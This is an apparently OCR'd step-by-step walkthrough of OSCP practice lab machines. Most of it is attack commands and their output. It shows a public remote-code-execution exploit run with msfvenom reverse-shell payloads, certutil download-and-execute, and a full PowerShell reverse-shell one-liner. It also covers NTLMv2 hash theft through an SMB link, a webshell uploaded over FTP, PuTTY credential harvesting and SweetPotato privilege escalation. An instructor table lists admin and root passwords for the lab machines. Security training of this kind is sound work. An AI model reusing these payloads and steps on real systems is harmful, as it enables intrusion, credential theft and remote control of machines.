
```
(rootkali)-[/home/kali/preprod-test/OSCP-A/hermes]
# searchsploit "Mouse Server 1.7.8.5"
-----
Exploit Title | Path
-----
WiFi Mouse 1.7.8.5 - Remote Code Execution(v2) | windows/remote/50972.py
-----
Shellcodes: No Results

(rootkali)-[/home/kali/preprod-test/OSCP-A/hermes]
# searchsploit -m 50972
Exploit: WiFi Mouse 1.7.8.5 - Remote Code Execution(v2)
URL: https://www.exploit-db.com/exploits/50972
Path: /usr/share/exploitdb/exploits/windows/remote/50972.py
Codes: N/A
Verified: True
File Type: Python script, ASCII text executable
Copied to: /home/kali/preprod-test/OSCP-A/hermes/50972.py
```

And we can now run the downloaded exploit above as seen below

```
(rootkali)-[/home/kali/preprod-test/OSCP-A/hermes]
# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.206 LPORT=9001 -f exe -o met.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: met.exe
(rootkali)-[/home/kali/preprod-test/OSCP-A/hermes]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

After hosting the msfvenom payload above in our python server, we will now run the exploit as below and a reverse shell on port 9001.



```
[root@kali ~]# python3 50972.py 192.168.206.145 192.168.45.206 met.exe
[+] 3..2..1..
[+] *Super fast hacker typing*
[+] Retrieving payload
[+] Done! Check Your Listener? [Sha2Nistp256 :: NAME]
[+] Microsoft Windows [Version 10.0.19041.1]
(c) 2019 Microsoft Corporation. All rights reserved.
[+] C:\WINDOWS\system32>[
```

```
(kalikali)-[~/reimagined/challenge4/hermes]
$ python3 50972.py 192.168.194.145 192.168.45.194 met.exe
[+] 3..2...
[+] *Super fast hacker typing*
[+] Retrieving payload
[+] Done! Check Your Listener?

(kalikali)-[~/reimagined/challenge4/hermes]
$
```

And as seen above, we get the reverse shell in the screenshot and we can now read **local.txt**

```
(rootkali)-[/home/kali]
# rlwrap nc -lvpn 9001
listening on [any] 9001 ...
connect to [192.168.45.206] from (UNKNOWN) [192.168.206.145] 49728
Microsoft Windows [Version 10.0.19041.1]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
oscp\offsec

C:\WINDOWS\system32>hostname
hostname
oscp

C:\WINDOWS\system32>
```

The shell will be for the offsec user.

Privilege Escalation : Credential Disclosure (Puttty)

If we recall the output of snmp scan showing the installed softwares, we will see putty installed and it is always better to enumerate any saved login credentials when it comes to similar softwares

Reference <https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#files-and-registry-credentials>

```
C:\Users\offsec\Desktop>reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"

HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions
zachary      REG_SZ      "&('C:\Program Files\PuTTY\plink.exe') -pw 'Th3R@tC@tch3r' zachary@10.51.21.12 'df -h'"'

C:\Users\offsec\Desktop>
```

As seen above, we have obtained the credentials of the user Zachary and as shown below, Zachary belongs to the administrators group

```
C:\Users\offsec\Desktop>net user Zachary
net user Zachary
User name           zachary
Full Name
Comment
User's comment
Country/region code    000 (System Default)
Account active        Yes
Account expires       Never

Password last set    ?7/?30/?2021 1:11:17 PM
Password expires      Never
Password changeable   ?7/?30/?2021 1:11:17 PM
Password required     No
User may change password Yes


Workstations allowed All
Logon script
User profile
Home directory
Last logon          ?12/?8/?2021 5:21:45 AM

Logon hours allowed All


Local Group Memberships *Administrators
Global Group memberships *None
The command completed successfully.
```

These credentials will only work on rdp as below


```
(rootkali)-[/home/kali/preprod-test/OSCP-A/hermes]
# xfreerdp +clipboard /v:192.168.206.145 /u:zachary /p:"Th3R@tC@tch3r"
[17:54:02:318] [21326:21327] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[17:54:02:319] [21326:21327] [WARN][com.freerdp.crypto] - CN = oscp
[17:54:02:321] [21326:21327] [ERROR][com.freerdp.crypto] -
@@@@@@@aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
[17:54:02:322] [21326:21327] [ERROR][com.freerdp.crypto] - @           WARNING: CERTIFICATE NAME
MISMATCH!          @
[17:54:02:322] [21326:21327] [ERROR][com.freerdp.crypto] -
@@@@@@@aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
[17:54:02:322] [21326:21327] [ERROR][com.freerdp.crypto] - The hostname used for this connection
(192.168.206.145:3389)
[17:54:02:322] [21326:21327] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[17:54:02:322] [21326:21327] [ERROR][com.freerdp.crypto] - Common Name (CN):
[17:54:02:323] [21326:21327] [ERROR][com.freerdp.crypto] -      oscp
[17:54:02:323] [21326:21327] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 192.168.206.145:3389 (RDP-Server):
  Common Name: oscp
  Subject:      CN = oscp
  Issuer:       CN = oscp
  Thumbprint:   04:71:5b:1e:e7:f0:f5:d7:35:54:7a:a6:67:02:5f:82:81:54:2a:30:a2:4a:52:c7:32:bb:9b:f2:8d:72:
da:ff
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y
<snip>
```



And since Zachary is a localadmin, we can simply rightclick on the powershell icon in the taskbar and choose run as administrator



and we will now obtain a high-privilege powershell as seen below.



We can download the same reverse shell from webserver and get a shell in nc

```
Microsoft Windows [Version 10.0.19041.1]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd desktop
The system cannot find the path specified.

C:\WINDOWS\system32>cd
C:\WINDOWS\system32

C:\WINDOWS\system32>cd C:/windows/tasks

C:\Windows\Tasks>dir
Volume in drive C has no label.
Volume Serial Number is 2879-D413

Directory of C:\Windows\Tasks

01/05/2023  06:10 AM    <DIR>      .
01/05/2023  06:10 AM    <DIR>      ..
              0 File(s)       0 bytes
              2 Dir(s)   8,111,878,144 bytes free

C:\Windows\Tasks>certutil -f -urlcache http://192.168.45.194/met.exe met.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Windows\Tasks>met.exe

C:\Windows\Tasks>
```

We get a reverse shell with high privs and we can read the local.txt and proof.txt files

```
(kalikali)-[~/reimagined/challenge4/hermes]
$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [192.168.45.194] from (UNKNOWN) [192.168.194.145] 55476
Microsoft Windows [Version 10.0.19041.1]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\Tasks>whoami
whoami
oscp\zachary

C:\Windows\Tasks>type C:\users\administrator\desktop\proof.txt
type C:\users\administrator\desktop\proof.txt
50e9d295fb6d7e404d5115b354ce45db

C:\Windows\Tasks>type c:\users\offsec\desktop\local.txt
type c:\users\offsec\desktop\local.txt
9998b6317db99ca19bb1c29e43ca671b

C:\Windows\Tasks>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv4 Address . . . . . : 192.168.194.145
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.194.254

C:\Windows\Tasks>
```

Challenge 5 - OSCP B - Walkthrough

Credentials

Admin / Root Creds:

Machine	User / PW	Interface/s
LAB_PWK2-STUDENT_cl4_146_win2019_AD12-DC01	Administrator: 7Tg9M9MZbzAokR9	PWK2-DMZ-100
LAB_PWK2-STUDENT_cl4_147_win10_AD12-MS01	Administrator:December31	PWK2-DMZ-100 / PWK2-CLIENTS-100
LAB_PWK2-STUDENT_cl4_148_win10_AD12-MS02	Administrator:hghgib6vHT3bVWf	PWK2-DMZ-100
LAB_PWK2-STUDENT_cl5_149_ubuntu1804_kiero	root:3zsdRj4PXPNWE3R	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_cl5_150_ubuntu20_berlin	root:WarcraftStarcraft1	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_cl5_151_win10_gust	Administrator:CloudFoamingCover451	PWK2-CLIENTS-100

OBJECTIVES

This is the second of three dedicated OSCP Challenge Labs. It is composed of six OSCP machines. The intention of this Challenge is to provide a mock-exam experience that closely reflects a similar level of difficulty to that of the actual OSCP exam.

The challenge contains three machines that are connected via Active Directory, and three standalone machines that do not have any dependencies or intranet connections. All the standalone machines have a `local.txt` and a `proof.txt`, however the Active Directory set only has a `proof.txt` on the Domain Controller. While the Challenge Labs have no point values, on the exam the standalone machines would be worth 20 points each for a total of 60 points. The Active Directory set is worth 40 points all together, and the entire domain must be compromised to achieve any points for it at all.

All the intended attack vectors for these machines are taught in the PEN-200 Topics, or are leveraged in PEN-200 Challenge Labs 1-3. However, the specific requirements to trigger the vulnerabilities may differ from the exact scenarios and techniques demonstrated in the course material. You are expected to be able to take the demonstrated exploitation techniques and modify them for the current environment.

Please feel free to complete this challenge at your own pace. While the OSCP exam lasts for 23:45 hours, it is designed so that the machines can be successfully attacked in much less time. While each student is different, we highly recommend that you plan to spend a significant amount of time resting, eating, hydrating, and sleeping during your exam. Thus, we explicitly **do not** recommend that you attempt to work on this Challenge Lab for 24 hours straight.

We recommend that you begin with a network scan on all the provided IP addresses, and then enumerate each machine based on the results. When you are finished with the Challenge, we suggest that you create a mock-exam report for your own records, according to the advice provided in the Report Writing for Penetration Testers Topic.

Good luck!

Active Directory Set

- Proof.txt Location
- MS01 - 192.168.135.147
 - Enumeration
 - Nmap Scan
 - Exploitation
 - Privilege escalation
 - Post Exploitation
- MS02 - 10.10.25.148
 - Exploitation
 - Privilege Escalation
 - Post Exploitation
- DC01 - 10.10.25.146
 - Enumeration
 - Exploitation

Proof.txt Location

- DC01 - C:\Users\Administrator\Desktop\proof.txt

MS01 - 192.168.135.147

Student Hint: same as SM hints

Instructor Hint: same as SM hints

SM Hints:

Hint	Share with student	Other resources to share
1	Reviewing the source code on the portal application should give you an hint	
2	Have you tried stealing NTLMv2 and cracking it to obtain password?	
3	This user isn't weak, find out more info about the user.	

Enumeration

We start by enumerating the machine reachable in the subnet MS01

Nmap Scan

```
(kalikali)-[~]
$ sudo nmap -sV -sC 192.168.135.147
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-14 02:12 WAT
Nmap scan report for 192.168.135.147
Host is up (0.27s latency).

Not shown: 992 closed tcp ports (reset)

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
|_ftp-syst:
|_SYST: Windows_NT
22/tcp    open  ssh          OpenSSH for_Windows_8.1 (protocol 2.0)
|ssh-hostkey:
| 3072 e03a634a07834d0b6f4e8a4d793d6e4c (RSA)
| 256 3f16ca3325fd2e6bbf6b0043221210b (ECDSA)
|_ 256 feb07a14bf77849ab326598dff7e9284 (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
8000/tcp  open  http         Microsoft IIS httpd 10.0
|_http-title: IIS Windows
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Microsoft-IIS/10.0
8080/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Bad Request
|_http-server-header: Microsoft-HTTPAPI/2.0
8443/tcp  open  ssl/http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Bad Request
|ssl-cert: Subject: commonName=MS01.oscp.exam
| Subject Alternative Name: DNS:MS01.oscp.exam
| Not valid before: 2022-11-11T07:04:43
| Not valid after:  2023-11-10T00:00:00
| tls-alpn:
|_ http/1.1
|_ssl-date: 2023-01-14T01:13:03+00:00; 0s from scanner time.
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
| 311:
|_ Message signing enabled but not required
| smb2-time:
| date: 2023-01-14T01:12:54
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.91 seconds
```

We discover a web server running on port 8443 and we add ms01.oscp.exam to our hosts file /etc/hosts

 Students should add ms01.oscp.exam to hosts file as there might be virtual host routing in place

```
(kalikali)-[~/reimagined/machines]
$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters

#pen-200 machines
192.168.135.147 ms01.oscp.exam

(kalikali)-[~/reimagined/machines]
$
```

We can then access the website

```
(kalikali)-[~/reimagined/machines]
$ curl -I https://ms01.oscp.exam:8443/ -k
HTTP/2 200
cache-control: private
content-length: 2372
content-type: text/html; charset=utf-8
server: Microsoft-IIS/10.0
x-aspnetmvc-version: 5.2
x-aspnet-version: 4.0.30319
x-powered-by: ASP.NET
date: Mon, 16 Jan 2023 21:28:16 GMT
```

```
(kalikali)-[~/reimagined/machines]
$
```

Browsing to the webpage, we have a form

The screenshot shows a web browser window with the title "OSCP.exam Partner Portal". The URL bar displays "https://ms01.oscp.exam:8443". The page content is a sign-up form titled "Welcome to our Partner Portal." It includes instructions: "Please sign up via the form below to become a partner!". There are three input fields labeled "Company Name", "Contact Email", and "Url", each with a corresponding text input box. Below the input fields is a "Submit" button.

```
<input type="text" value="Company Name">
<input type="text" value="Contact Email">
<input type="text" value="Url">
```

© 2023 - OSCP.exam Partner Portal

We notice a comment in the source code view-source:<https://ms01.oscp.exam:8443/>

```
</form>
</div>

<!-- We have automated the partner check to make the process more smooth! --&gt;
&lt;/div&gt;

&lt;hr /&gt;
&lt;footer&gt;
    &lt;p&gt;© 2023 - OSCP.exam Partner Portal&lt;/p&gt;
&lt;/footer&gt;
&lt;/div&gt;</pre>
```

This hints to us that there is a bot handling requests including URLs.

We can submit random names, an email, and include a link to our kali machine and try to capture a hash with impacket-smbserver

- web links will also give a hit, but not much useful information, so go for smb links

Welcome to our Partner Portal.

Please sign up via the form below to become a partner!

Company Name
saul goodman

Contact Email
saul@lawyerup.com

Url
\\192.168.119.135\share\x

Submit

We get a hit in our smbserver

```
(kalilinux)-[~/reimagined/machines/oscp-b]
$ impacket-smbserver share share -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.135.147,53838)
[*] AUTHENTICATE_MESSAGE (OSCP\web_svc,MS01)
[*] User MS01\web_svc authenticated successfully
[*] web_svc:OSCP:aaaaaaaaaaaaaaaa:7fe6557e9 ...SNIP... 00310039002e003100330035000000000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:share)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:share)
[*] Closing down connection (192.168.135.147,53838)
[*] Remaining connections []
```

This gives us the hash of the web_svc user which we can put in a file and crack

Exploitation

With the credentials, we can access the FTP service and grants access to the inetpub directory of the webserver on port 8000


```
(kalikali)-[~/reimagined/machines/oscp-b]
$ ftp 192.168.135.147
Connected to 192.168.135.147.
220 Microsoft FTP Service
Name (192.168.135.147:kali): web_svc
331 Password required
Password: Diamond1
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||53848|)
125 Data connection already open; Transfer starting.
11-13-22 11:17PM <DIR> aspnet_client
11-10-22 03:53AM <DIR> custerr
11-10-22 11:12PM <DIR> ftproot
11-14-22 12:36AM <DIR> history
11-10-22 11:16PM <DIR> logs
11-13-22 11:17PM <DIR> pportal
11-10-22 03:53AM <DIR> temp
12-01-22 03:26AM <DIR> wwwroot
226 Transfer complete.
ftp>
```

We can upload a webshell and upload to wwwroot

```
(kalikali)-[~/reimagined/machines/oscp-b]
$ ftp 192.168.135.147
Connected to 192.168.135.147.
220 Microsoft FTP Service
Name (192.168.135.147:kali): web_svc
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> cd wwwroot
250 CWD command successful.
ftp> put cmdasp.aspx
local: cmdasp.aspx remote: cmdasp.aspx
229 Entering Extended Passive Mode (|||53849|)
125 Data connection already open; Transfer starting.
100% [*****] 1442 20.52 MiB/s --:-- ETA
226 Transfer complete.
1442 bytes sent in 00:00 (3.97 KiB/s)
ftp> bye
221 Goodbye.


(kalikali)-[~/reimagined/machines/oscp-b]
$
```

We can then access the webshell at <http://ms01.oscp.exam:8000/cmdasp.aspx>



Get a reverse shell using powershell

```
cmd /c powershell -c "$client = New-Object System.Net.Sockets.TCPClient(\"192.168.119.135\",1337);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) {$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i); $sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "# ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()}; $client.Close()"
```



```
(kalikali)-[~/reimagined/machines/oscp-b]
$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.119.135] from (UNKNOWN) [192.168.135.147] 53851

# whoami
iis apppool\defaultapppool
#
```

Privilege escalation

```
# whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name          Description          State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token      Disabled
SeIncreaseQuotaPrivilege    Adjust memory quotas for a process  Disabled
SeShutdownPrivilege        Shut down the system       Disabled
SeAuditPrivilege           Generate security audits     Disabled
SeChangeNotifyPrivilege    Bypass traverse checking   Enabled
SeUndockPrivilege          Remove computer from docking station  Disabled
SeImpersonatePrivilege    Impersonate a client after authentication  Enabled
SeCreateGlobalPrivilege    Create global objects      Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set  Disabled
SeTimeZonePrivilege        Change the time zone       Disabled
#
```

At this point, we will be able to escalate privileges using the SeImpersonate privilege and the EFS Method from <https://github.com/CCob/SweetPotato> (this needs to be compiled)

alternatively, can use <https://raw.githubusercontent.com/uknowsec/SweetPotato/master/SweetPotato-Webshell-new/bin/Release/SweetPotato.exe>

Generate & prepare files

```
(kalikali)-[~/reimagined/machines/oscp-b]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.119.135 LPORT=1337 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe

(kalikali)-[~/reimagined/machines/oscp-b]
$ wget https://github.com/uknowsec/SweetPotato/raw/master/SweetPotato-Webshell-new/bin/Release/SweetPotato.exe
--2023-01-17 00:10:18--  https://raw.githubusercontent.com/uknowsec/SweetPotato/master/SweetPotato-Webshell-new/bin/Release/SweetPotato.exe
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.1133, 185.199.109.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199..133|:443... connected.
HTTP request sent, awaiting response... 200 OK
